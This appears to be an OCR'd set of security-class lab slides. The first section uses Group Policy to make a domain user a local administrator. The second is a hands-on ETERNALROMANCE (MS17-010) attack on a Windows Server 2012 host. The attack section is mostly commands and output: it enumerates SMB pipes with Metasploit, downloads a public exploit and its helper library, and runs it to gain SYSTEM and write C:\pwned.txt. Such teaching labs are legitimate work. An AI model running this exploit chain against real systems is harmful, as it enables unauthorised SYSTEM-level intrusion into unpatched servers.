
•••••••••

Sign in to: HACKME

How do I sign in to another domain?


- DomainName\Username
- Password hash stored on Domain Controller

Group Policy




Create a GPO in this domain and link it to this container

Make Domain User Sally a Local Administrator


Group Policy Management Editor
File
Action
View
Help
Computer Configuration
Policies
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Security Settings
Account Policies
Local Policies
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE 802.3) Policies
Windows Firewall with Advanced Security
Network List Manager Policies
Wireless Network (IEEE 802.11) Policies
Public Key Policies
Software Restriction Policies
Network Access Protection
Application Control Policies
IP Security Policies on Active Directory (HA
Advanced Audit Policy Configuration


Group Name	Members	Member Of
Administrators	HACKME\sally	

GPUPDATE /FORCE



```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\sally> gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.

PS C:\Users\sally> _
```


Sally is an Administrator



```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
hackme\sally
PS C:\Windows\system32>
```


Proj 16x: ETERNALROMANCE v. 2012 Member Server

Enumerate Named Pipes




```
Description:
  Determine what named pipes are accessible over SMB

msf auxiliary(pipe_auditor) > set RHOSTS 172.16.1.202
RHOSTS => 172.16.1.202
msf auxiliary(pipe_auditor) > exploit

[*] 172.16.1.202:445      - Pipes: \netlogon, \lsarpc, \samr, \atsvc, \epmapper, \eventlog, \In
itShutdown, \lsass, \LSM_API_service, \ntsvcs, \protected_storage, \scerpc, \srvsvc, \trkwks, \
W32TIME_ALT, \wkssvc
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(pipe_auditor) > 
```

ETERNALROMANCE Exploit




```
root@kali:~/romance/test# wget https://www.exploit-db.com/download/42315
--2017-09-25 20:16:23--  https://www.exploit-db.com/download/42315
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8, 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt]
Saving to: ‘42315’

42315                      [ <=>                          ]  40.85K  --.-KB/s    in 0.007s

2017-09-25 20:16:23 (5.55 MB/s) - ‘42315’ saved [41834]

root@kali:~/romance/test# wget https://github.com/worawit/MS17-010/raw/master/mysmb.py
--2017-09-25 20:16:23--  https://github.com/worawit/MS17-010/raw/master/mysmb.py
Resolving github.com (github.com)... 192.30.255.113, 192.30.255.112, 192.30.255.112
Connecting to github.com (github.com)|192.30.255.113|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/worawit/MS17-010/master/mysmb.py [following]
--2017-09-25 20:16:24--  https://raw.githubusercontent.com/worawit/MS17-010/master/mysmb.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.192.133, 151.101.0.133, 151.101.64.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.192.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16669 (16K) [text/plain]
Saving to: ‘mysmb.py’

mysmb.py                100%[=============================>]  16.28K  --.-KB/s    in 0.004s

2017-09-25 20:16:24 (4.27 MB/s) - ‘mysmb.py’ saved [16669/16669]

root@kali:~/romance/test# python 42315
42315 <ip> [pipe_name]
root@kali:~/romance/test# 
```

PoC: Create C:\pwned.txt



```
root@kali:~/romance/p16x# python 42315 172.16.1.202 netlogon
Target OS: Windows Server 2012 R2 Standard 9600
Target is 64 bit
Got frag size: 0x20
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xf90
CONNECTION: 0xffffe00004b89020
SESSION: 0xffffc00001d74c10
FLINK: 0xffffc0000270d098
InParam: 0xffffc0000270716c
MID: 0x501
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
creating file c:\pwned.txt on the target
Done
root@kali:~/romance/p16x# 
```

PoC: Create C:\pwned.txt



Name	Date modified	Type
PerfLogs	8/22/2013 8:52 AM	File folder
Program Files	9/25/2017 11:18 AM	File folder
Program Files (x86)	9/25/2017 11:18 AM	File folder
Users	9/23/2017 1:41 PM	File folder
Windows	9/25/2017 11:00 AM	File folder
pwned	9/26/2017 2:54 PM	Text Document

